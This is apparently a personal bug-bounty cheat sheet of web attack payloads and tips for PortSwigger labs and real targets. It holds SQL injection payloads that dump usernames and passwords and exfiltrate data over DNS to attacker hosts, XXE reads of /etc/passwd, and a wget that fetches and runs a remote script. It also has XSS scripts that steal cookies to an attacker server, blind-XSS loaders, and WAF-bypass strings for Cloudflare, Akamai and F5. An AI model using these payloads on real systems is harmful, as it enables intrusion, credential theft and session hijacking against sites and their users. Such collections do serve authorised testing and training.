<%= %>
${7/0}
{{7/0}}
<%= 7/0 %>
${foobar}
{{foobar}}
<%= foobar %>
*${7*7}*
*{{7*7}}*
``
Group of payloads to send together:
{7*7}*{7*7}{{7*7}}[[7*7]]${7*7}@(7*7)<?=7*7?><%= 7*7 %>${= 7*7}{{= 7*7}}${{7*7}}#{7*7}[=7*7]

Will result in a visible or blind error:
${{<%[%'"}}%\

SQLi:

Port Swigger Labs:

Oracle SQL Injection:
https://pentestmonkey.net/cheat-sheet/sql-injection/oracle-sql-injection-cheat-sheet
Port Swigger Lab:
1. Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:
'+UNION+SELECT+'abc','def'+FROM+dual--
2. Use the following payload to display the database version:
'+UNION+SELECT+BANNER,+NULL+FROM+v$version--

1. Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:
'+UNION+SELECT+'abc','def'+FROM+dual--
2. Use the following payload to retrieve the list of tables in the database:
'+UNION+SELECT+table_name,NULL+FROM+all_tables--
3. Find the name of the table containing user credentials. Use the following payload (replacing the table name) to retrieve the details of the columns in the table:
'+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name='USERS_ABCDEF'--
4. Find the names of the columns containing usernames and passwords. Use the following payload (replacing the table and column names) to retrieve the usernames and passwords for all users:

5.
‘+UNION+SELECT+USERNAME_ABCDEF,+PASSWORD_ABCDEF+FROM+USERS_ABCDEF--

Out Of Band Collaborator Interaction Oracle:
'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURP-COLLABORATOR-SUBDOMAIN/">+%25remote%3b]>'),'/l')+FROM+dual--

Non-Oracle SQL Injection:

DATABASE VERSION:
1. Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:
'+UNION+SELECT+'abc','def--+
2. Use the following payload to display the database version:
'+UNION+SELECT+@@version,+NULL--+

LIST DATABASE CONTENTS NON-ORACLE:
1Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the category parameter:
'+UNION+SELECT+'abc','def'--
2. Use the following payload to retrieve the list of tables in the database:
'+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables--
3. Find the name of the table containing user credentials. Use the following payload (replacing the table name) to retrieve the details of the columns in the table:
'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_agppll'--
4. Find the names of the columns containing usernames and passwords. Use the following payload (replacing the table and column names) to retrieve the usernames and passwords for all users:
'+UNION+SELECT+username_kkzsnd,+password_kaksmc+FROM+users_agppll--
Find the password for the administrator user, and use it to log in.

SQL Injection with filter bypass via XML encoding (Using Burp Extension HACKVERTOR):

1. Identify the vulnerability Observe that the stock check feature sends the productId and storeId to the application in XML format. Send the POST /product/stock request to Burp Repeater. In Burp Repeater, probe the storeId to see whether your input is evaluated. For

example, try replacing the ID with mathematical expressions that evaluate to other potential IDs, for example: <storeId>1+1</storeId>
2. Observe that your input appears to be evaluated by the application, returning the stock for different stores. Try determining the number of columns returned by the original query by appending a UNION SELECT statement to the original store ID:
<storeId>1 UNION SELECT NULL</storeId>
3. Observe that your request has been blocked due to being flagged as a potential attack. Bypass the WAF As you're injecting into XML, try obfuscating your payload using XML entities. One way to do this is using the Hackvertor extension. Just highlight your input, right-click, then select Extensions > Hackvertor > Encode > dec_entities/hex_entities. Resend the request and notice that you now receive a normal response from the application. This suggests that you have successfully bypassed the WAF.
4. Craft an exploit Pick up where you left off, and deduce that the query returns a single column. When you try to return more than one column, the application returns 0 units, implying an error. As you can only return one column, you need to concatenate the returned usernames and passwords, for example:
Below is not a valid payload, you have to use hackvertor to convert the original payload:
<storeId><@hex_entities>1 UNION SELECT username || '~' || password FROM users<@/hex_entities></storeId>

5. Send this query and observe that you've successfully fetched the usernames and passwords from the database,
separated by a ~ character.
Use the administrator's credentials to log in and solve the lab.

Exploiting blind SQL injection using out-of-band (OAST) techniques:

Below is from Port Swigger &
https://notsosecure.com/out-band-exploitation-oob-cheatsheet

ORACLE:

1.
'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25+remote+SYSTEM+"http%3a//BURP-COLLABORATOR-SUBDOMAIN/">+%25remote%3b]>'),'/l')+FROM+dual--

2. SELECT DBMS_LDAP.INIT((‘oob.dnsattacker.com',80) FROM DUAL;

BELOW techniques require higher privileges

```
3. SELECT DBMS_LDAP.INIT((SELECT version FROM v$instance)||'.attacker.com',80)
FROM dual;     /* --- Extracting Oracle database version */
```

```
4. SELECT DBMS_LDAP.INIT((SELECT user FROM dual)||'.attacker.com',80) FROM dual;
/*Extracting Current user in Oracle database */
```

MSSQL (Microsoft SQL):

```
1. EXEC master..xp_dirtree '\\oob.dnsattacker.com \' –
```

```
2. DECLARE @data varchar(1024);
SELECT @data = (SELECT system_user);
EXEC('master..xp_dirtree "\\'+@data+'.oob.dnsattacker.com\foo$"');
```

Limitation:: In order to use this technique database user should have sysadmin privileges.

Similarly, Other methods to create DNS queries: xp_fileexists, xp_subdirs, xp_getfiledetails, sp_add_jobstep

MYSQL:

```
1. SELECT LOAD_FILE(CONCAT('\\\\', 'oob.dnsattacker.com\\test.txt'));
```

```
2. SELECT LOAD_FILE(CONCAT('\\\\', (SELECT HEX(CONCAT(user(),"\n"))),
'.oob.dnsattacker.com\\test.txt'));
```

Limitation: In order to use this technique database user should have Select, update and File permissions.

PostgreSQL:

```
1. CREATE EXTENSION dblink;SELECT dblink_connect('host=oob.dnsattacker.com
user=postgres password=password dbname=dvdrental');
```

Limitation: User must have superuser privileges to execute CREATE EXTENSION query

2.

```
DROP TABLE IF EXISTS table_output;
CREATE TABLE table_output(content text);
CREATE OR REPLACE FUNCTION temp_function()
```

```
RETURNS VOID AS $$
DECLARE exec_cmd TEXT;
DECLARE query_result TEXT;
BEGIN
   SELECT INTO query_result (SELECT encode(convert_to(concat(user,'     '),
'UTF8'),'hex'));
   exec_cmd := E'COPY table_output(content) FROM
E\'\\\\\\\\'||query_result||E'.oob.dnsattacker.com\\\\foobar.txt\'';
   EXECUTE exec_cmd;
END;
$$ LANGUAGE plpgsql SECURITY DEFINER;
SELECT temp_function();
```

Limitation: User must have superuser privileges to execute this command

https://www.rangeforce.com/blog/sql-injection-isnt-going-anywhere
Oracle/JDBC/Coldfusion:

From:
https://doc.lagout.org/security/SQL%20Injection%20Attacks%20and%20Defense.pdf

```
bikes' OR '1'='1' /* always true -> returns all rows */

bikes' OR '1'='2' no effect -> same as only bikes

bikes' AND '1'='2' /* always false -> returns no rows */
```

The database reports that there is a missing right parenthesis in the SQL statement. This error can be returned for a number of reasons.A very typical situation of this is presented when an attacker has some kind of control in a nested SQL statement.
For example:

```
SELECT field1, field2, /* Select the first and second fields*/ (SELECT field1 /* Start
subquery */
FROM table2
WHERE something = [attacker controlled variable]) /* End subquery */
as field3 /* result from subquery */ FROM table1
```

The preceding example shows a nested subquery.The main SELECT executes another SELECT enclosed in parentheses. If the attacker injects something in the second query and comments out the rest of the SQL statement, Oracle will return a missing right parenthesis error.

SQLite:

Writeup for SQLite with unique payloads + adding payloads to sqlmap to easily extract data from DB:
https://sokarepo.github.io/web/2023/08/24/implement-blind-sqlite-sqlmap.html

Tips:

- Remember to try inserting SQli payloads in places that will be saved in a database (e.g. address, name, phone number etc.)
- A lot of good MSSQL payloads: https://owasp.org/www-chapter-belgium/assets/2010/2010-06-16/Advanced_SQL_InjectionV2.pdf
- Very long pdf: https://doc.lagout.org/security/SQL%20Injection%20Attacks%20and%20Defense.pdf

Tricks for inserting single quotes:

For a URL, %27 is another. In HTML, you can have &#39;, &#039;, &#0039;, &apos;, &APOS; are others. What does your server do if these techniques are combined as in, %40%230039%3B (&#0039; url encoded) or %5C%27 (\' url encoded) or \\\\'

Sleep:

MSsql:
WAITFOR DELAY '0:0:10'--

From:
https://medium.com/@jawadmahdi/how-i-found-blind-sql-injection-just-by-browsing-and-getting-a-unique-url-ed87fa1f35ed
Above writeup's payload:
'XOR(if(now()=sysdate(),sleep(5*1),0))OR'

Below worked on https://games.samsclass.info/sqli/ED103.html

a' union SELECT sleep(10) #
sleep(10) is MySQL

If response is same for both, it could be because of waf and not the application.
' OR '1'='1' AND '1'='1
' OR '1'='1' AND '1'='2

Remember to try with quotes around 1:

```
‘ OR ‘1’=’1’
‘ OR ‘1’=’1’ #
```

SQLi Authentication Bypass:

```
`or 1=1
or 1=1--
or 1=1#
or 1=1/*
admin' --
admin' #
admin'/*
admin' or '1'='1
admin' or '1'='1'--
admin' or '1'='1'#
admin' or '1'='1'/*
admin'or 1=1 or ''='
admin' or 1=1
admin' or 1=1--
admin' or 1=1#
admin' or 1=1/*
admin') or ('1'='1
admin') or ('1'='1'--
admin') or ('1'='1'#
admin') or ('1'='1'/*
admin') or '1'='1
admin') or '1'='1'--
admin') or '1'='1'#
admin') or '1'='1'/*
1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055
admin" --
admin" #
admin"/*
admin" or "1"="1
admin" or "1"="1"--
admin" or "1"="1"#
admin" or "1"="1"/*
admin"or 1=1 or ""="
admin" or 1=1
admin" or 1=1--
admin" or 1=1#
admin" or 1=1/*
```

admin") or ("1"="1
admin") or ("1"="1"--
admin") or ("1"="1"#
admin") or ("1"="1"/*
admin") or "1"="1
admin") or "1"="1"--
admin") or "1"="1"#
admin") or "1"="1"/*
1234 " AND 1=0 UNION ALL SELECT "admin", "81dc9bdb52d04dc20036dbd8313ed055`

Sqlmap:

Sqlmap Bypass WAF:
https://github.com/gagaltotal/Bypass-WAF-SQLMAP/blob/master/WAF-SQLMap-Full

you can try some of these tamper scripts:
tamper=apostrophemask,apostrophenullencode,base64encode,between,chardoubleencode,charencode,charunicodeencode,equaltolike,greatest,ifnull2ifisnull,multiplespaces,nonrecursivereplacement,percentage,randomcase,securesphere,space2comment,space2plus,space2randomblank,unionalltounion,unmagicquotes

INSERT STATEMENTS:
http://amolnaik4.blogspot.com/2012/02/sql-injection-in-insert-query.html?m=1
https://pentestmag.com/exploiting-blind-sql-injections-update-insert-statements-without-stacked-queries-sina-yazdanmehr/

NullByte:
App blocks %0D%0A? we try %0A or %0D or %u2028 or %2029 (using correct encoding).

But also remember to try things like this especially if you are dealing with Java:
%C0%8D%C0%8A
%c4%8a
%EA%A8%8A

Oracle:

||utl_inaddr.get_host_address(burpcollaborator)----

SELECT extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [<!ENTITY % remote SYSTEM "http://burpcollaborator/"> %remote;]>'),'/l') FROM dual

%20aa%27;wget%20http://burpcollaborator/Venom.sh%20-O%20-%3E%20/tmp/kh;Venom.sh%20/tmp/kh%27$

*/

DNS lookup for Oracle:

in Oracle, the blank space ( ), double pipe (||), comma (,), period (.), (*/), and double-quote characters (“) have Ss v special meanings. For example:-- The pipe [|] character can be used to append a function to a value.-- The function will be executed and the result cast and concatenated. http://www.victim.com/id=1||utl_inaddr.get_host_address(burpcollaborator)---- An asterisk followed by a forward slash can be used to terminate a-- comment and/or optimizer hint in Oracle http://www.victim.com/hint=*/ from dual-Incorrectly Handled Types

DNS lookup for Oracle:

SELECT extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [<!ENTITY % remote SYSTEM "http://burpcollaborator/"> %remote;]>'),'/l') FROM dual

SQL Injection WAF Bypass:
http://www.securityidiots.com/Web-Pentest/WAF-Bypass/waf-bypass-guide-part-1.html

OWASP Checklist:
https://raw.githubusercontent.com/tanprathan/OWASP-Testing-Checklist/master/OWASPv4_Checklist.xlsx

SWAGGER:

Swagger-EZ tool for making testing easier:
https://github.com/RhinoSecurityLabs/Swagger-EZ
A write for the above tool:
https://rhinosecuritylabs.com/application-security/simplifying-api-pentesting-swagger-files/
Try the above tool first and use it locally because the requests should come from your IP or there maybe issues. If it doesn't work, the tool is already hostes here:
https://rhinosecuritylabs.github.io/Swagger-EZ/
Good tips for testing APIs, very useful for swagger and others:
https://book.hacktricks.xyz/pentesting/pentesting-web/web-api-pentesting

SWF Files:

https://blog.0xffff.info/2021/06/23/exploiting-swfs-a-guide-to-xsf-and-flash-hacking/

UPLOAD:

File Upload RCE via JPG:
https://hackerone.com/reports/403417

File Upload RCE via PNG:
https://4lemon.ru/2017-01-17_facebook_imagetragick_remote_code_execution.html

ImageMagick - Try if App converts images (2016)
https://imagetragick.com

Web Cache Deception:

Paypal: https://vimeo.com/249130093

WEB CACHE POISONING:

Amazing step by step guide:
https://bxmbn.medium.com/how-i-test-for-web-cache-vulnerabilities-tips-and-tricks-9b138da08ff9

Web Cache Poisoning PortSwigger Lab:

```
GET /js/localize.js?lang=en?utm_content=z&cors=1&x=1 HTTP/1.1
Origin: x%0d%0aContent-Length:%208%0d%0a%0d%0aalert(1)$$$$
```

Wordpress:

*** Try to get a CVE on a wordpress plugin, a famous hacker said it's a very easy way to get your first cve ***

To Report a CVE in a Wordpress plugin use:
https://wpscan.com/submit

Easy Guide to Install Wordpress, install plugins and find CVEs:
https://swapnilbodekar.medium.com/how-i-was-able-to-find-out-my-1st-cve-in-the-wordpress-plugin-fcbd524546fe

Discovering Vulnerabilities in WordPress Plugins at Scale:
https://blog.wpsec.com/discovering-vulnerabilities-in-wordpress-plugins-at-scale/

Xss in Plugin Writeup:
https://medium.com/@niraj1mahajan/a-hackers-tale-finding-10x-cves-in-wordpress-plugins-30f86bacf2c8

How to Install Wordpress Locally:
https://www.hostinger.com/tutorials/install-wordpress-locally?ppc_campaign=google_search_generic_hosting_all&bidkw=defaultkeyword&lo=1028790&gclid=Cj0KCQjw7aqkBhDPARIsAKGa0oJH4b9WljQM9gznoTDECHJIqmE5E8bvntJrEIkq0rCE-IGFTo4IYeIaAgstEALw_wcB#Method_3_Install_WordPress_Locally_with_XAMPP

Wordpress Plugin Security Audit Guide:
https://www.getastra.com/blog/security-audit/plugin-security-audit/

The Ultimate WordPress Security Guide – Step by Step (2023):
https://www.wpbeginner.com/wordpress-security/

Intentionally Vulnerable Wordpress Plugin:
https://make.wordpress.org/plugins/2013/11/24/how-to-fix-the-intentionally-vulnerable-plugin/

Hacktricks Wordpress:
https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress

Wordpress Plugin Security Testing Cheat Sheet:
https://gist.github.com/bueltge/42eb5ec9d26635ead1c99a93b1ca0db8

XXE:

If your exploiting your XXE under Java, I recommend a payload like this:

```
<!DOCTYPE root [
   <!ENTITY stuff SYSTEM ".">
]><root>&stuff;</root>
```

Try in non-xml POST requests (especially with soap apis):
productId=<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///etc/passwd"/></foo>&storeId=1
Above from:
https://book.hacktricks.xyz/pentesting-web/xxe-xee-xml-external-entity

Get request:
%3C%3Fxml%20version%3D%221.0%22%3F%3E%3C%21DOCTYPE%20root%20%
Use internal dtd file:
https://mohemiv.com/all/exploiting-xxe-with-local-dtd-files/

XXE via SVG:

```
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE foo [ <!ENTITY fetch SYSTEM "file:///etc/passwd">]>
<svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1">
<text font-size="23" x="8" y="28">&fetch;</text>
</svg>
```

XSS:

XSs CSP Bypass using google api csp:
https://www.huntr.dev/bounties/4c1c5db5-210f-4d7e-8380-b95f88fdb78d/


If angle brackets are blocked try encodings from XSS Payloads doc.

If javascript:alert(5); gets blocked try this:

```
<data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4>
```

JQUERY XSS PAYLOADS:
https://github.com/cve-sandbox/jquery

Stores XSS CSP Bypass Writeup
https://www.pmnh.site/post/writeup_lhe_graphql_stored_xss/


BUG BOUNTY TIPS & TRICKS
Anton
@therceman
FOR EDUCATIONAL PURPOSES ONLY
www.therceman.dev
FOLLOW FOR MORE

XSS

jQuery Payloads #1

https://github.com/cve-sandbox/jquery

CVE-2020-11023 — XSS payload is injected into the .html(), .append(), $() using prepended <option> tag

>= 1.5.1 < 3.5.0 — Tag <option> is wrapped with <select> tag automatically, leading to <style> tag removal

```
http://web.com/?q=<option><style></option></select><img src=1 onerror=alert(1)></style>
```

```
<script>
    $('#cont').html('<option><style></option></select><img src=1 onerror=alert(1)></style>');
</script>
```

CVE-2020-11022 — XSS payload is injected into the .html(), .append(), $() using self-closing tag in attrs

>= 1.5.1 < 3.5.0 — <x" title="/> is treated as self-closing tag, leading to XSS because of <img> tag break out

```
http://web.com/?q=<img alt="<x" title="/><svg onload=alert(4)>">
```

```
<script>
    $('#cont2').html('<img alt="<x" title="/><svg onload=alert(4)>">');
</script>
```

CVE-2019-11358 — jQuery.extend function is vulnerable to Prototype Pollution vulnerability

>= 1.0.0 < 3.4.0 — Attacker can modify prototype of an Object (__proto__) and trigger XSS payload

```
http://web.com/?q=books&__proto__[backLink]=<svg onload=alert(1337)>
```

```
<script>
    const defaultConfig = {
        "backLink": "<a href='https://website.com'>Go Back</a>"
    };

    const queryParams = {
        "q": "books",
        "__proto__": {
            "backLink": "<svg onload=alert(1337)>"
        }
    }

    let config = jQuery.extend(true, defaultConfig, queryParams);

    $('#backLinkContainer').html(config.backLink);
</script>
```

Small 15 Character XSS Payload:
"oncut="alert() Which will result a blank popup when we Press CTRL+X on Windows & COMMAND+X on OS X on keyboard

Beef-XSS Payload:
<object data="https://1testing:3000/demos/butcher/index.html" width="500" height="200"></object>

Port Swigger: Bypass Filter
<noembed><img title="</noembed><img src onerror=alert(1)>"></noembed>

New Google Chrome payload from Portswigger:
https://portswigger-labs.net/xss/xss.php?x=

%3Cdetails%20ontoggle=alert(1)%3E%20%3Cdiv%20id=target%3Ehello%20world!%3C/div%3E%20%3C/details%3E#target

WAF BYPASS:
CloudFlare: 1-24-22:
"%2Bself[%2F*foo*%2F'alert'%2F*bar*%2F](self[%2F*foo*%2F'document'%2F*bar*%2F]['domain'])%2F%2F

CloudFlare 10-27-21:
<svg onload=alert&#0000000040document.cookie)>

Cloudflare 10-19-21:
<Svg One OnLoad=alert(1)>
%3Csvg/on%20onload=alert(1)%3E

"Onx=() AutOfOcUs OnfOCuS=prompt(document.cookie)>

F5 9/9/21:
<svg%0aonload=confirm/*spencer5cent*/``//

PAYLOADS FROM SLACK:

<style onload=alert(document.domain)>
<div onmouseover=alert(domain)>

Use this to test XSS:
https://owasp.org/www-community/xss-filter-evasion-cheatsheet

<script>alert(window.opener.document.cookie)</script>
<script src="http://sqmeljtd8lhp9udjljsveck62x8nwc.burpcollaborator.net"></script>
data:text/html, <script>alert(window.opener.document.cookie)</script>

<script src="https://burpcollaborator%26sol;jp%26sol;xss.js%26num;"></script>

$\href{javascript:alert(1)}{Frogs find bugs}$

Payloads sorted by the character that comes after input value:
(From https://brutelogic.com.br/blog/chrome-xss-bypass/)

Char right after Example(s) Payload(s)
Space or
EOL (end of line) Search for TERM returned 0 results.
Results for TERM <script src="data:%26comma;alert(1)//

Double quote Search for “TERM” returned 0 results. <script
src=data:%26comma;alert(1)//

Single quote Search for ‘TERM’ returned 0 results. <script
src=data:%26comma;alert(1)//
<script src="data:%26comma;alert(1)//

Dot, comma, colon,
semicolon etc. Results for TERM: <script src=data:%26comma;alert(1)%26sol;%26sol;
<script src="data:%26comma;alert(1)%26sol;%26sol;

Less than <span>Results for TERM</span> <script src=//domain%26sol;my.js%26num;
<script src="//domain%26sol;my.js%26num;

Greater than, question
mark or slash Are you looking for TERM? NO BYPASS

Cookie Stealing:

Host this file:

```
document.write('<img src=""https://burpcollaborator:1234/collect.gif?cookie=' + document.cookie +
'"/>')
```

XSS Payload:

```
"><script src=http://10.10.14.13/sploit.js></script>
```

Maintaining Valid html syntax:

```
"onfocus=alert(9)//
'onfocus=alert(9);a='
a%20onfocus=alert(9)
"><script>alert(9)</script><a"
javascript:alert(9)
```

Payloads that doesn't require script tags (ksee pics on phone to see when to use them):

```
"autofocus onfocus=alert(9)/
'onfocus=alert(9);a='
a%20onfocus=alert(9)

“><script>alert(9)</script><a"
```

Exploiting Text Nodes: (see pics on phone to see when to use them):

```
</title><script>alert(9)</script><title>
Mike<script>alert(9)</script>
]]><script>alert(9)</script><![CDATA
</textarea><script>alert(9)</ script><textarea>
```

Alternate Concatenation Techniques (see pics on phone to see when to use them):

```
"/alert(9)/"
“|alert(9)|"
"!=alert(9)!="
"alert(9);//
"+$. getScript(‘http:// evil.site’)+"
"+new Ajax. Request(‘http:// same.origin/’)+"
"+xhr. Request(‘http:// same.origin/’)+"
```

This Worked to Bypass Cloudflare Before:

```
javascript%3avar{a%3aonerror}%3d{a%3aalert}%3bthrow%2520document.cookie
```

Quotes Now Allowed (Try on Open Redirect Bugs/DOM XSS):

```
javascript:window.onerror=alert;throw 1
```

Single and Double Quotes Not Allowed:

```
<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
```

Double Quotes and Semicolon Not Allowed:

```
<IMG SRC=javascript:alert('XSS')>
```

Same as Above & Case Insensitive:

```
<IMG SRC=JaVaScRiPt:alert('XSS')>
```

Embedded Tag Used to Break Up XSS:

```
<IMG SRC="jav	ascript:alert('XSS');">
```

Blocked Script Tags:

<a href="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">Click here</a>

Akamai
\');confirm(1);//

Blind XSS Javascript **REVERSE SHELL:**
https://infosecwriteups.com/upgrading-xss-hunter-with-a-basic-reverse-javascript-shell-db00172e32f9

login?ReturnUrl=javascript:1&ReturnUrl=%2561%256c%2565%2572%2574%2528%2564%256f%2563%2575%256d%2565%256e%2574%252e%2564%256f%256d%2561%2569%256e%2529

Google xss challenge xss-game.appspot.com:
(Try this next: Promptinnerht.ml)
Level 3
Url#<img src=1 onerror=alert(')><img src=1 href=1 onerror=alert(7);>
Turns out I just needed a single quote before the closing tag + payload so :
‘><img src=1 href=1 onerror=alert(7);>
Level 4:
')%3Balert('5
%3B = ;
Level 5 (easy):
change url to next=javascript:alert(6);
Enter email and press next
Level 6:
Use “data url” for payload because it doesn't allow http or https:
Url.com/#data:application/javascript,alert()

Cross Site Scripting Payload to Steal phpinfo source code:
```
<script>
var req = new XMLHttpRequest();
req.onload = reqListener;
var url = ‘<target-url>/phpinfo.php';
req.withCredentials = true;
req.open('GET', url, false);
req.send();
```

```
function reqListener() {
var req2 = new XMLHttpRequest();
const sess = this.responseText.substring(this.responseText.indexOf('HTTP_COOKIE') + 1 );
req2.open('GET', '<attacker-server>/?data=' + btoa(sess), false);
req2.send()
};
</script>
```

BlindXSS:

```
Cgic2NyaXB0Iik7YS5zcmM9Imh0dHBzOi8vc3BlbmNlcjVjZW50eHNzaHQueHNzLmh0Ijtkb2N1b
WVudC5ib2R5LmFwcGVuZENoaWxkKGEpOw&#61;&#61;>
"><script src=https://9r1t2qvchdhbbj7j7oqrxar9m0srgk49.oastify.com/promo></script>
javascript:eval('var
a=document.createElement(\'script\');a.src=\'https://9r1t2qvchdhbbj7j7oqrxar9m0srgk49.oastify.c
om\';document.body.appendChild(a)')
"><img src=x
id=dmFyIGE9ZG9jdW1lbnQuY3JlYXRlRWxlbWVudCgic2NyaXB0Iik7YS5zcmM9InA2d2ZqN2Fl
ZXNoYW8ycHZjbTFsc3cxc25qdGFoMTVxLm9hc3RpZnkuY29tIjtkb2N1bWVudC5ib2R5LmFwc
GVuZENoaWxkKGEpOw== onerror=eval(atob(this.id))>
"><video><source+onerror%3deval(atob(this.id))+id%3ddmFyIGE9ZG9jdW1lbnQuY3JlYXRlRW
xlbWVudCgic2NyaXB0Iik7YS5zcmM9Imh0dHBzOi8vc3BlbmNlcjVjZW50eHNzaHQueHNzLmh0I
jtkb2N1bWVudC5ib2R5LmFwcGVuZENoaWxkKGEpOw%26%2361%3b%26%2361%3b>
```

Steal Cookies: `"><script>document.write('<img src="http[:]//[attacker_domain]:[port]/123456?cookie=' + document.cookie + '"/>')</script>`

Miscellaneous

For old pages without submit buttons:
https://medium.com/@adrien_jeanneau/how-i-was-able-to-list-some-internal-information-from-paypal-bugbounty-ca8d217a397c

Windows findstr multiple patterns:

```
findstr /v "black white" blackwhite.txt
```

Reflected xss burp extension:
https://github.com/elkokc/reflector

Burp pro file upload scanner:
https://github.com/PortSwigger/upload-scanner

How to use burp deserialization scanner:
https://youtu.be/F3bPD_uGXKc

Blind ssrf chains
http://blog.assetnote.io/2021/01/13/blind-ssrf-chains/

Ssrf burp plugin:
https://github.com/ethicalhackingplayground/ssrf-king#-ssrf-king-

Csrf tool:
https://github.com/0xInfection/XSRFProbe

Subdomains:
https://subdomains.whoisxmlapi.com/lookup-report/Xa2LXEV2qV

Get URLs in Chrome Console:
```
urls = []
$$('*').forEach(element => {
  urls.push(element.src)
  urls.push(element.href)
  urls.push(element.url)
}); console.log(...new Set(urls))
```

Bug Bounty Tip : XSS Payload for WAF Evasion successfully working/tested on Cloudflare & Imperva WAF...

Enjoy Hunting...🍻

XSS Payload -
AAAAAAAAAA"accesskey="x"onclick="confirm(document/*00000*/./*00000*/cookie)"//BBBBBBBBBB=1

Trigger For Firefox (Windows/Linux) - ALT+SHIFT+X

And for MAC - CTRL+ALT+X

Bypass akamai:
`">'>|<i>|<svg/onload=alert("xss")>`

Grep urls etc from js files:
https://github.com/Zarcolio/grepaddr
Same repo as above, has email addresses+usernames:
